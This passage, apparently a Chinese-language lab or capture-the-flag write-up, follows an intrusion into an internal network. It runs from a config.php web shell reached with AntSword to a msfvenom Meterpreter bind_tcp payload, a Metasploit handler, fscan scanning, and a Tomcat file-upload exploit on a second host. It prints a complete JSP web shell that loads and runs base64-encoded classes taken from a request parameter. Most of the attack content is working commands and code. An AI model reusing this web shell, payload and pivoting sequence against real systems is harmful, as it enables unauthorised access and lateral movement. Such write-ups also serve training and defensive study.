

来访问这个界面,正常执行我们刚刚嵌入的恶意代码
http://192.168.10.10:808/Application/Home/Conf/config.php
打开蚁剑,输入链接和密码


在c盘找到flag

使用msf创建一个马
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

使用蚁剑上传

打开msf,开启监听
# kali
msfconsole
use multi/handler
set payload windows/meterpreter/bind_tcp
set rhost 192.168.10.10
# 蚁剑执行上传成功的木马
shell.exe
内网渗透

上线之后,发现是系统权限。进入命令行
shell
chcp 65001
whoami
# 发现是系统权限,不用额外提权

退出会话,将会话保留在后台
exit
bg

在本机查找fscan
find / -name "fscan*" 2>/dev/null
找到fscan位置后,进入会话1 并上传fscan
sessions 1
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe

在当前目录下找到fscan


利用fscan扫内网,发现另外两台主机192.168.10.20和192.168.10.233,20机器的8080端口是web服务

访问界面,是一个tomcat
tomcat文件上传漏洞 https://blog.csdn.net/allintao/article/details/129503762
200表示ok,上传成功

<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("passwd");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
连接测试

将之前的生成的马上传上去

准备上线msf
# msf
use multi/handler
set payload windows/meterpreter/bind_tcp
set rhost 192.168.10.20
# 蚁剑执行上传成功的木马
shell.exe
